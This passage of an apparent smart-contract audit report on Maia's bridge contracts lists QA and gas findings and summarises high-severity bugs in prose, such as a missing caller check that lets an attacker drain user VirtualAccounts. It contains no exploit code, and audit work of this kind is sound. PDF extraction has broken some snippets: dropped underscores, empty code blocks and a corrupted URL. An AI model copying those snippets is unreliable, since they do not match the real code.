             return this.onERC1155Received.selector;
         }
132:
133:
134:
         /// @inheritdoc IERC1155Receiver
         function onERC1155BatchReceived(address, address, uint256[]
calldata, uint256[] calldata, bytes calldata)
136:
             external
137:
             pure
138:
             override
139:
             returns (bytes4)
         {
140:
```

```
141: return this.onERC1155BatchReceived.selector;
142: }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L51C1-L63C6

2. Now although user has sent the ERC1155 tokens to the contract, there is no mechanism to withdraw them. Below mentioned are the only withdraw mechanisms available (which are for ARB, ERC20 and ERC721 tokens).

```
File: VirtualAccount.sol
        function withdrawNative(uint256 _amount) external override
requiresApprovedCaller {
52:
            msg.sender.safeTransferETH( amount);
53:
        }
54:
55:
        /// @inheritdoc IVirtualAccount
        function withdrawERC20(address _token, uint256 _amount) external
56:
override requiresApprovedCaller {
            _token.safeTransfer(msg.sender, _amount);
57:
        }
58:
59:
60:
        /// @inheritdoc IVirtualAccount
61:
        function withdrawERC721(address _token, uint256 _tokenId) external
override requiresApprovedCaller {
            ERC721(_token).transferFrom(address(this), msg.sender,
62:
_tokenId);
63:
     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L66C1-L113C1

3. Although the tokens can be withdrawn using functions call() or payableCall() which can make an external call to the safeTransferFrom() function directly on the ERC1155 token contract, it cannot be seen as a mitigation or solution to this problem since normal users (interacting with the generalized UI) without the knowledge of operating with smart contracts will not know how to do so.

Tools Used

Manual Review

Recommended Mitigation Steps

Consider implementing a withdrawERC1155() function to allow normal users to withdraw their ERC1155 tokens.

Solution:

[N-01] Missing event emission for critical state changes

There are 21 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L39C6-L44C44

Missing event emission for state variables localChainId and factoryAddress

```
File: ERC20hTokenRoot.sol
      constructor(
31:
            uint16 _localChainId,
32:
33:
            address factoryAddress,
34:
            address _rootPortAddress,
35:
            string memory _name,
36:
            string memory _symbol,
37:
            uint8 _decimals
38:
       ) ERC20(string(string.concat(_name)),
string(string.concat(_symbol)), _decimals) {
            require(_rootPortAddress != address(0), "Root Port Address
39:
cannot be 0");
40:
            require(_factoryAddress != address(0), "Factory Address cannot
be 0");
41:
            localChainId = _localChainId;
42:
43:
            factoryAddress = factoryAddress;
44:
            _initializeOwner(_rootPortAddress);
45:
           //@audit NC - missing event emission
       }
46:
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenRootFactory.sol#L34C4-L40C1

Missing event emission for state variables localChainId and rootPortAddress

```
File: ERC20hTokenRootFactory.sol
34:    constructor(uint16 _localChainId, address _rootPortAddress) {
35:        require(_rootPortAddress != address(0), "Root Port Address cannot be 0");
36:        localChainId = _localChainId;
```

```
37:     rootPortAddress = _rootPortAddress;
38:     _initializeOwner(msg.sender);
39:     //@audit NC - missing event emission
40: }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenRootFactory.sol#L4 9C5-L54C1

Missing event emission for state variable coreRootRouterAddress

```
File: ERC20hTokenRootFactory.sol
50:    function initialize(address _coreRouter) external onlyOwner {
51:        require(_coreRouter != address(0), "CoreRouter address cannot be 0");
52:        coreRootRouterAddress = _coreRouter; //@audit NC - missing event emission
53:        renounceOwnership();
54:    }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenBranchFactory.sol#L42C5-L49C6

Missing event emission for state variables from Line 44 to 47

```
File: ERC20hTokenBranchFactory.sol
        constructor(uint16 _localChainId, address _localPortAddress,
string memory _chainName, string memory _chainSymbol) {
            require(_localPortAddress != address(0), "Port address cannot
be 0");
44:
            chainName = string.concat(_chainName, " Ulysses");
45:
            chainSymbol = string.concat(_chainSymbol, "-u");
           localChainId = _localChainId;
46:
            localPortAddress = _localPortAddress;
47:
48:
           _initializeOwner(msg.sender);
49:
           //@audit NC - missing event emission
       }
50:
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenBranchFactory.sol#L60C1-L77C6

Missing event emission for state changes on Line 73 and 75

```
File: ERC20hTokenBranchFactory.sol
61: function initialize(address _wrappedNativeTokenAddress, address
```

```
_coreRouter) external onlyOwner {
            require(_coreRouter != address(0), "CoreRouter address cannot
62:
be 0");
63:
            ERC20hTokenBranch newToken = new ERC20hTokenBranch(
64:
65:
                chainName,
66:
                chainSymbol,
67:
                ERC20( wrappedNativeTokenAddress).name(),
68:
                ERC20( wrappedNativeTokenAddress).symbol(),
69:
                ERC20( wrappedNativeTokenAddress).decimals(),
70:
                localPortAddress
71:
            );
72:
73:
            hTokens.push(newToken);
74:
75:
            localCoreRouterAddress = _coreRouter;
76:
77:
            renounceOwnership();
78:
            //@audit NC - missing event emission
79:
        }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/BranchBridgeAgentFactory.sol#L 52C1-L77C6

Missing event emission for state variables from Line 70 to 75

```
File: BranchBridgeAgentFactory.sol
        constructor(
52:
            uint16 _localChainId,
53:
            uint16 _rootChainId,
54:
55:
            address _rootBridgeAgentFactoryAddress,
56:
            address _lzEndpointAddress,
57:
            address localCoreBranchRouterAddress,
58:
            address _localPortAddress,
59:
            address _owner
        ) {
60:
            require(_rootBridgeAgentFactoryAddress != address(0), "Root
61:
Bridge Agent Factory Address cannot be 0");
62:
            require(
63:
                _lzEndpointAddress != address(0) || _rootChainId ==
_localChainId,
64:
                "Layerzero Endpoint Address cannot be the zero address."
            );
65:
            require(_localCoreBranchRouterAddress != address(0), "Core
66:
Branch Router Address cannot be 0");
            require(_localPortAddress != address(0), "Port Address cannot
67:
be 0");
            require(_owner != address(0), "Owner cannot be 0");
68:
69:
70:
            localChainId = _localChainId;
```

```
71:
            rootChainId = _rootChainId;
72:
            rootBridgeAgentFactoryAddress =
_rootBridgeAgentFactoryAddress;
            lzEndpointAddress = _lzEndpointAddress;
73:
74:
            localCoreBranchRouterAddress = localCoreBranchRouterAddress;
75:
           localPortAddress = localPortAddress;
            _initializeOwner(_owner);
76:
           //@audit NC - missing event emission
77:
78:
        }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L35C1-L38C6

Missing event emission for state variables userAddress and localPortAddress

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L111C1-L118C6

Missing event emission for state variables on Lines 114,115,118 and 119

```
File: RootPort.sol
113:
        constructor(uint256 _localChainId) {
114:
             localChainId = _localChainId;
115:
             isChainId[_localChainId] = true;
116:
117:
             _initializeOwner(msg.sender);
118:
             _setup = true;
119:
             _setupCore = true;
             //@audit NC - missing event emission
120:
        }
121:
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L129C1-L139C6

Missing event emission for state changes from Line 136 to 141

```
File: RootPort.sol
132:    function initialize(address _bridgeAgentFactory, address
_coreRootRouter) external onlyOwner {
133:        require(_bridgeAgentFactory != address(0), "Bridge Agent
```

```
Factory cannot be 0 address.");
             require(_coreRootRouter != address(0), "Core Root Router
cannot be 0 address.");
135:
             require(_setup, "Setup ended.");
             setup = false;
136:
137:
138:
             isBridgeAgentFactory[_bridgeAgentFactory] = true;
139:
             bridgeAgentFactories.push( bridgeAgentFactory);
140:
141:
             coreRootRouterAddress = _coreRootRouter;
142:
             //@audit NC - missing event emission
143:
         }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L147C1-L163C6

Missing event emission for state changes from Line 161 to 166

```
File: RootPort.sol
         function initializeCore(
152:
             address _coreRootBridgeAgent,
153:
             address coreLocalBranchBridgeAgent,
             address _localBranchPortAddress
154:
         ) external onlyOwner {
155:
             require( coreRootBridgeAgent != address(0), "Core Root Bridge
156:
Agent cannot be 0 address.");
             require(_coreLocalBranchBridgeAgent != address(0), "Core
157:
Local Branch Bridge Agent cannot be 0 address.");
             require(_localBranchPortAddress != address(0), "Local Branch
Port Address cannot be 0 address.");
             require(isBridgeAgent[_coreRootBridgeAgent], "Core Bridge
Agent doesn't exist.");
160:
             require(_setupCore, "Core Setup ended.");
161:
             _setupCore = false;
162:
163:
             coreRootBridgeAgentAddress = _coreRootBridgeAgent;
             localBranchPortAddress = _localBranchPortAddress;
164:
165:
IBridgeAgent(_coreRootBridgeAgent).syncBranchBridgeAgent(_coreLocalBranchB
ridgeAgent, localChainId);
166:
             getBridgeAgentManager[_coreRootBridgeAgent] = owner();
167:
             //@audit NC - missing event emission
168:
         }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L105C1-L122C6

Missing event emission for state changes from Line 118 to 124

```
File: RootBridgeAgent.sol
108: constructor(
             uint16 _localChainId,
109:
             address lzEndpointAddress,
110:
             address _localPortAddress,
111:
             address localRouterAddress
112:
113:
         ) {
             require( lzEndpointAddress != address(0), "Layerzero Enpoint
114:
Address cannot be zero address");
             require(_localPortAddress != address(0), "Port Address cannot
be zero address");
116:
             require(_localRouterAddress != address(0), "Router Address
cannot be zero address");
117:
118:
             factoryAddress = msg.sender;
             localChainId = _localChainId;
119:
120:
             lzEndpointAddress = lzEndpointAddress;
             localPortAddress = _localPortAddress;
121:
122:
             localRouterAddress = localRouterAddress;
123:
             bridgeAgentExecutorAddress =
DeployRootBridgeAgentExecutor.deploy(address(this));
124:
            settlementNonce = 1;
125:
            //@audit NC - missing event emission
126:
         }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L92C1-L100C6

Missing event emission for state variables from Line 96 to 98

```
File: MulticallRootRouter.sol
092: constructor(uint256 _localChainId, address _localPortAddress,
address _multicallAddress) {
             require(_localPortAddress != address(0), "Local Port Address
093:
cannot be 0");
            require(_multicallAddress != address(0), "Multicall Address
094:
cannot be 0");
095:
             localChainId = _localChainId;
096:
097:
             localPortAddress = _localPortAddress;
098:
            multicallAddress = _multicallAddress;
099:
             _initializeOwner(msg.sender);
            //@audit NC - missing event emission
100:
101:
        }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L109C1-L115C6

Missing event emission for state variables on Lines 113 and 114

```
File: MulticallRootRouter.sol
        function initialize(address _bridgeAgentAddress) external
onlyOwner {
             require( bridgeAgentAddress != address(0), "Bridge Agent
111:
Address cannot be 0");
112:
113:
             bridgeAgentAddress = payable(_bridgeAgentAddress);
             bridgeAgentExecutorAddress =
114:
IBridgeAgent(_bridgeAgentAddress).bridgeAgentExecutorAddress();
            renounceOwnership();
             //@audit NC - missing event emission
116:
117:
         }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L71C1-L77C6

Missing event emission for state variables on Lines 72,73 and 76

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreBranchRouter.sol#L30C1-L32C6

Missing event emission for hTokenFactoryAddress state variable

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L122C1-L132C6

Missing event emission for state variables from Line 129 to 131

```
File: BranchPort.sol
122: function initialize(address _coreBranchRouter, address
```

```
_bridgeAgentFactory) external virtual onlyOwner {
123:
             require(coreBranchRouterAddress == address(0), "Contract
already initialized");
             require(!isBridgeAgentFactory[_bridgeAgentFactory], "Contract
124:
already initialized");
125:
126:
             require(_coreBranchRouter != address(0), "CoreBranchRouter is
zero address");
127:
             require( bridgeAgentFactory != address(0),
"BridgeAgentFactory is zero address");
128:
129:
             coreBranchRouterAddress = coreBranchRouter;
             isBridgeAgentFactory[_bridgeAgentFactory] = true;
130:
131:
             bridgeAgentFactories.push(_bridgeAgentFactory);
132:
             //@audit NC - missing event emission
133:
         }
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L319C1-L324C6

Missing event emission for state changes on lines 323, 324

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L331C1-L335C6

Missing event emission for state variable on Line 336

```
File: BranchPort.sol
        function setCoreRouter(address _newCoreRouter) external override
333:
requiresCoreRouter {
334:
             require(coreBranchRouterAddress != address(0), "CoreRouter
address is zero");
             require(_newCoreRouter != address(0), "New CoreRouter address
335:
is zero");
336:
            coreBranchRouterAddress = _newCoreRouter;
            //@audit NC - missing event emission
337:
338:
        }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L117C1-L143C6

Missing event emission for state variables from Lines 134 to 143

```
File: BranchBridgeAgent.sol
117:
          */
118:
         constructor(
119:
             uint16 _rootChainId,
             uint16 _localChainId,
120:
121:
             address _rootBridgeAgentAddress,
122:
             address _lzEndpointAddress,
123:
             address localRouterAddress,
124:
             address _localPortAddress
125:
         ) {
126:
             require( rootBridgeAgentAddress != address(0), "Root Bridge
Agent Address cannot be the zero address.");
127:
             require(
128:
                 _lzEndpointAddress != address(0) || _rootChainId ==
localChainId,
129:
                 "Layerzero Endpoint Address cannot be the zero address."
130:
             );
             require( localRouterAddress != address(0), "Local Router
131:
Address cannot be the zero address.");
             require(_localPortAddress != address(0), "Local Port Address
132:
cannot be the zero address.");
133:
134:
             localChainId = _localChainId;
             rootChainId = _rootChainId;
135:
             rootBridgeAgentAddress = _rootBridgeAgentAddress;
136:
             lzEndpointAddress = _lzEndpointAddress;
137:
138:
             localRouterAddress = _localRouterAddress;
             localPortAddress = _localPortAddress;
139:
             bridgeAgentExecutorAddress =
140:
DeployBranchBridgeAgentExecutor.deploy();
141:
             depositNonce = 1;
142:
143:
             rootBridgeAgentPath =
abi.encodePacked(_rootBridgeAgentAddress, address(this));
             //@audit NC - missing event emission
144:
         }
145:
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L60C1-L67C6

Missing event emission for state variables from Lines 62 to 64

```
File: BaseBranchRouter.sol
60:    function initialize(address _localBridgeAgentAddress) external
onlyOwner {
```

```
61:
            require(_localBridgeAgentAddress != address(0), "Bridge Agent
address cannot be 0");
            localBridgeAgentAddress = _localBridgeAgentAddress;
62:
63:
           localPortAddress =
IBridgeAgent( localBridgeAgentAddress).localPortAddress();
64:
            bridgeAgentExecutorAddress =
IBridgeAgent(_localBridgeAgentAddress).bridgeAgentExecutorAddress();
           //@audit NC - missing event emission
            renounceOwnership();
66:
       }
67:
```

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/ArbitrumBranchPort.sol#L38C1-L43C6

Missing event emission for state variables on Lines 41 and 42

```
File: ArbitrumBranchPort.sol
38:    constructor(uint16 _localChainId, address _rootPortAddress,
address _owner) BranchPort(_owner) {
39:        require(_rootPortAddress != address(0), "Root Port Address
cannot be 0");
40:
41:        localChainId = _localChainId;
42:        rootPortAddress = _rootPortAddress;
43:        //@audit NC - missing event emission
44:  }
```

[N-02] Avoid naming mappings with get in the beginning

Mapping names starting with "get" can be misleading since "get" is usually used for getters that do no make any state changes and only read state. Thus, if we have a statement like getTokenBalance[chainId] += amount;, it can be potentially misleading since we make state changes to a mapping which seems like a getter on first sight.

There are 2 instances of this issue (Note: Most bridgeAgent and Port contracts have this issue as well but I have not mentioned them here explicitly):

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L58

```
File: src/token/ERC20hTokenRoot.sol
58: getTokenBalance[chainId] += amount;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L70

```
File: src/token/ERC20hTokenRoot.sol
58: getTokenBalance[chainId] -= amount;
```

[N-03] Shift ERC721 receiver import to IVirtualAccount.sol to avoid duplicating ERC721 receiver import

Shift all ERC721 and ERC1155 receiver imports to interface IVirtualAccount.sol to avoid duplicating ERC721 receiver import and ensure code maintainability.

There is 1 instance of this issue:

We can see below that both VirtualAccount.sol and IVirtualAccount.sol have imported the IERC721Receiver interface.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L8C1-L12C1

```
File: src/VirtualAccount.sol
9: import {ERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol";
10: import {IERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol";
11: import {IERC721Receiver} from
"@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IVirtualAccount.sol#L4

```
File: src/interfaces/IVirtualAccount.sol
4: import {IERC721Receiver} from
"@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";
```

[N-04] Typo error in comments

There are 9 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IRootBridgeAgent.sol#L50C1-L51C68

Correct "singned" to "signed"

```
File: IRootBridgeAgent.sol
50: * 0x04 | Call to Root Router without Deposit + singned message.
51: * 0x05 | Call to Root Router with Deposit + singned message.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L42C1-L44C1

Correct "core router" to "core root bridge agent"

```
File: RootPort.sol
43: /// @notice The address of the core router in charge of adding new tokens to the system.
44: address public coreRootBridgeAgentAddress;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L60

Correct "Mapping from address to BridgeAgent" to "Mapping from chainId to IsActive (bool)"

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L64

Correct "Layerzer Zero" to "LayerZero"

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L153

Correct the below statement to "@param _dstChainId Chain Id of the branch chain for the bridge agent to be toggled"

```
File: src/CoreRootRouter.sol  
153: * @param _dstChainId Chain Id of the branch chain where the new Bridge Agent will be deployed.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L183

Correct below comment to "@param _dstChainId Chain Id of the branch chain for the bridge agent to be removed"

```
File: src/CoreRootRouter.sol
183: * @param _dstChainId Chain Id of the branch chain where the new
Bridge Agent will be deployed.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L177

Correct "startegy" to "strategy"

```
File: BranchPort.sol
178: // Withdraw tokens from startegy
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L86C1-L87C76

Correct "deposits hash" to "deposits nonce"

```
File: src/BranchBridgeAgent.sol
86:    /// @notice Mapping from Pending deposits hash to Deposit Struct.
87:    mapping(uint256 depositNonce => Deposit depositInfo) public getDeposit;
```

[N-05] No need to limit settlementNonce input to uint32

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L135C1-L137C6

Mapping getSettlement supports type(uint256).max - 1 number of nonces while in the function getSettlementEntry below we limit _settlementNonce input only till type(uint32).max - 1. There is no need to limit this input to uint32. Although uint32 in itself is quite large, there does not seem to be a problem making this uint256.

```
File: RootBridgeAgent.sol
139:    function getSettlementEntry(uint32 _settlementNonce) external
view override returns (Settlement memory) {
140:        return getSettlement[_settlementNonce];
141:    }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L74

```
File: BaseBranchRouter.sol
75:         function getDepositEntry(uint32 _depositNonce) external view
override returns (Deposit memory) {
76:              return
IBridgeAgent(localBridgeAgentAddress).getDepositEntry(_depositNonce);
77:     }
```

[N-06] Setting deposit.owner = address(0); is not required

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L444

Setting deposit.owner to address(0) is not required on Line 444 since we anyways delete the deposit info for that _depositNonce on Line 456.

```
File: src/BranchBridgeAgent.sol
444: deposit.owner = address(0);
456: delete getDeposit[_depositNonce];
```

Gas Optimizations

[G-01] < x > += < y > costs more gas than < x > = < x > + < y > for state variables

Total gas saved: 43875 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L5800008c463/src/token/ERC20hToken

Deployment cost: 945566 - 901647 = 43919 gas saved

Function execution cost: 3489 - 3533 = -44 gas extra

```
File: src/token/ERC20hTokenRoot.sol
58: getTokenBalance[chainId] += amount;
```

[G-02] Keep variable declaration outside for loop to avoid creating new instances on each iteration

Total gas saved: 2200 gas

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L71

Deployment cost: 766914 - 764914 = 2000 gas saved

```
File: src/VirtualAccount.sol
70: for (uint256 i = 0; i < length;) {
71: bool success;</pre>
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L99

Deployment cost: 766914 - 766714 = 200 gas saved

```
File: src/VirtualAccount.sol
99: bool success;
```

[G-03] Cache <u>_amount</u> - <u>_deposit</u> to save gas

Total gas saved: -308 gas

There are 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L284C1-L286C70

Deployment cost: 3337070 - 3337470 = -400 gas extra (including this if team is fine with bearing this little cost during deployment to optimize the code below)

Function execution cost: 38536 - 38444 = 92 gas saved (only 4 runs to offset deployment cost)

Instead of this:

Use this:

[G-04] dParams amount > 0 check is not required

Total gas saved: 2240 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L357C1-L374C10

Deployment cost: 5472059 - 5469850 = 2209 gas saved

Function execution cost: 4227 - 4196 = 31 gas saved (per call)

In the code snippet below, the check on Line 357 dParams.amount < dParams.deposit ensures amount is greater than deposit and the check on Line 370 dParams.deposit > 0 ensures deposit is greater than 0. Thus, the check on Line 363 _dParams.amount > 0 can be removed since deposit is always greater than 0 and amount is always greater than deposit.

Instead of this:

```
File: src/RootBridgeAgent.sol
             if (_dParams.amount < _dParams.deposit) revert</pre>
InvalidInputParams();
358:
359:
             // Cache local port address
360:
             address _localPortAddress = localPortAddress;
361:
             // Check local exists.
362:
             if ( dParams.amount > 0) {
363:
364:
(!IPort(_localPortAddress).isLocalToken(_dParams.hToken, _srcChainId)) {
365:
                      revert InvalidInputParams();
366:
                  }
             }
367:
368:
369:
             // Check underlying exists.
370:
             if (_dParams.deposit > 0) {
371:
(IPort(_localPortAddress).getLocalTokenFromUnderlying(_dParams.token,
_srcChainId) != _dParams.hToken) {
372:
                      revert InvalidInputParams();
```

```
373: }
374: }
```

Use this:

```
File: src/RootBridgeAgent.sol
357:
             if (_dParams.amount < _dParams.deposit) revert</pre>
InvalidInputParams();
358:
359:
             // Cache local port address
360:
             address _localPortAddress = localPortAddress;
361:
             // Check local exists.
362:
363:
364:
             if (!IPort(_localPortAddress).isLocalToken(_dParams.hToken,
srcChainId)) {
365:
                 revert InvalidInputParams();
366:
             }
367:
368:
             // Check underlying exists.
369:
370:
             if ( dParams.deposit > 0) {
                 if
371:
(IPort(_localPortAddress).getLocalTokenFromUnderlying(_dParams.token,
_srcChainId) != _dParams.hToken) {
372:
                      revert InvalidInputParams();
373:
                 }
374:
             }
```

[G-05] Use do-while loop instead of for-loop to save gas on executeSigned() function execution

Total gas saved: -11199 gas

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L557C8-L563C10

Deployment cost: 1790955 - 1802169 = -11214 gas extra (including this if team is fine with bearing this little cost during deployment to optimize the code below)

Function execution cost: 304498 - 304483 = 15 gas saved (approx 747 calls required to offset deployment cost) Instead of this:

```
561: ++i;
562: }
563: }
```

Use this:

[G-06] Use ++1 instead of 1++ in unchecked block of for loop

Note: This instance is not included in the [G-10] bot finding and saves more gas per call than what is mentioned in the bot finding.

Total gas saved: 20722 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L309

Function execution cost: 97465 - 76743 = 20722 gas saved (per call)

```
File: src/BranchPort.sol
308:         unchecked {
309:         i++;
310:    }
```

[G-07] Zeroing out owner deposit.owner = address(0); not required

Total gas saved: 3118 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L444

Deployment cost: 3993024 - 3990027 = 2997 gas saved

Function execution cost: 26245 - 26124 = 121 gas saved per call (For higher gas prices, more gas is saved per call)

Line 444 below is not required since in the same function on Line 456, we delete the deposit token info at _depositNonce, which by default deletes deposit.owner

```
File: src/BranchBridgeAgent.sol
444: deposit.owner = address(0);
456: delete getDeposit[_depositNonce];
```

[G-08] Cache out deposit. owner from if conditions to save gas

Total gas saved: 1705 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-

maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L440C1-L442C1

Deployment cost: 3993024 - 3991427 = 1597 gas saved

Function execution cost: 26245 - 26137 = 108 gas saved per call (For higher gas prices, more gas is saved per call)

Instead of this:

```
File: src/BranchBridgeAgent.sol
440:         if (deposit.owner == address(0)) revert
DepositRedeemUnavailable();
441:         if (deposit.owner != msg.sender) revert NotDepositOwner();
```

Use this:

```
File: src/BranchBridgeAgent.sol
439:    address depositOwner = deposit.owner;
440:    if (depositOwner == address(0)) revert
DepositRedeemUnavailable();
441:    if (depositOwner != msg.sender) revert NotDepositOwner();
```

Analysis Report

Preface

This audit report should be approached with the following points in mind:

• The report does not include repetitive documentation that the team is already aware of.

• The report is crafted towards providing the sponsors with value such as unknown edge case scenarios, faulty developer assumptions and unnoticed architecture-level weak spots.

• If there exists repetitive documentation (mainly in Mechanism Review), it is to provide the judge with more context on a specific high-level or in-depth scenario for ease of understandability.

Comments for the judge to contextualize my findings

My findings include 3 High-severity issues, 1 Medium-severity issue and Gas/QA reports. Here are the findings I would like to point out and provide more context on.

High-severity issues

1. No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

• This finding explains how no deposit calls can still occur to/from a removed branch bridge agent. This is opposing since branch bridge agents that are toggled off/removed are disabled from further communication. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more. This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive. In the recommended mitigation steps, I have provided the exact solutions on how calls should only be allowed from Maia's administration contracts and how calls should be prevented from user's custom Root Router through this check require(localPortAddress.isBridgeAgent(address(this)), "Unrecognized

BridgeAgent!");

2. Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount

 This finding explains how an attacker can deplete all ERC20, ERC721 and ERC1155 tokens (except for native ARB) from the user's Virtual Account. Since this is a straightforward issue, I have provided an Attacker's contract to show how the attacker could build a contract to drain all tokens from the Virtual Account. The contract makes use of token contract examples (such as USDC, Arbitrum Odyssey NFT) that I have provided in my POC. Mitigating this issue is crucial since this attack can be executed on multiple Virtual accounts which can affect multiple users.

3. ERC1155 tokens are permanently locked in user's Virtual Account

• This finding explains how ERC1155 tokens are locked in a user's Virtual Account. A user's Virtual Account will be a generalized UI that supports receiving and holding ERC20, ERC721 and ERC1155 tokens. The team has implemented withdraw mechanisms for ERC20 and ERC721 but not ERC1155 tokens, which does not allow normal users (making use of the UI) to withdraw these tokens. I say "normal users" since users who have experience using smart contracts can use the call() or payableCall() functions to directly make an external call to the safeTransferFrom() function. But this cannot be seen as a mitigation or solution since the average normal user will not know how to do so.

4. lastManaged is not updated when managing a strategy token for the ongoing day

• In this issue, I've given an example of how 1999 tokens can be withdraw in a minimum time of 1 minute. Considering the example dailyManagementLimit of 1000 tokens provided in the POC, we can see that 1999 tokens (almost 2000 tokens - i.e. twice the dailyManagementLimit) can be managed/withdrawn from the Port to Strategy in just 1 minute. This issue arises because lastManaged is not updated when managing the token multiple times in a single day. I believe this is logically incorrect because although we are using up the daily limit pending, it is still considered as an "action of managing the token". Additionally, this issue defeats the purpose of the daily management limit which is supposed to control the rate at which tokens are able to be withdrawn.

5. QA Report

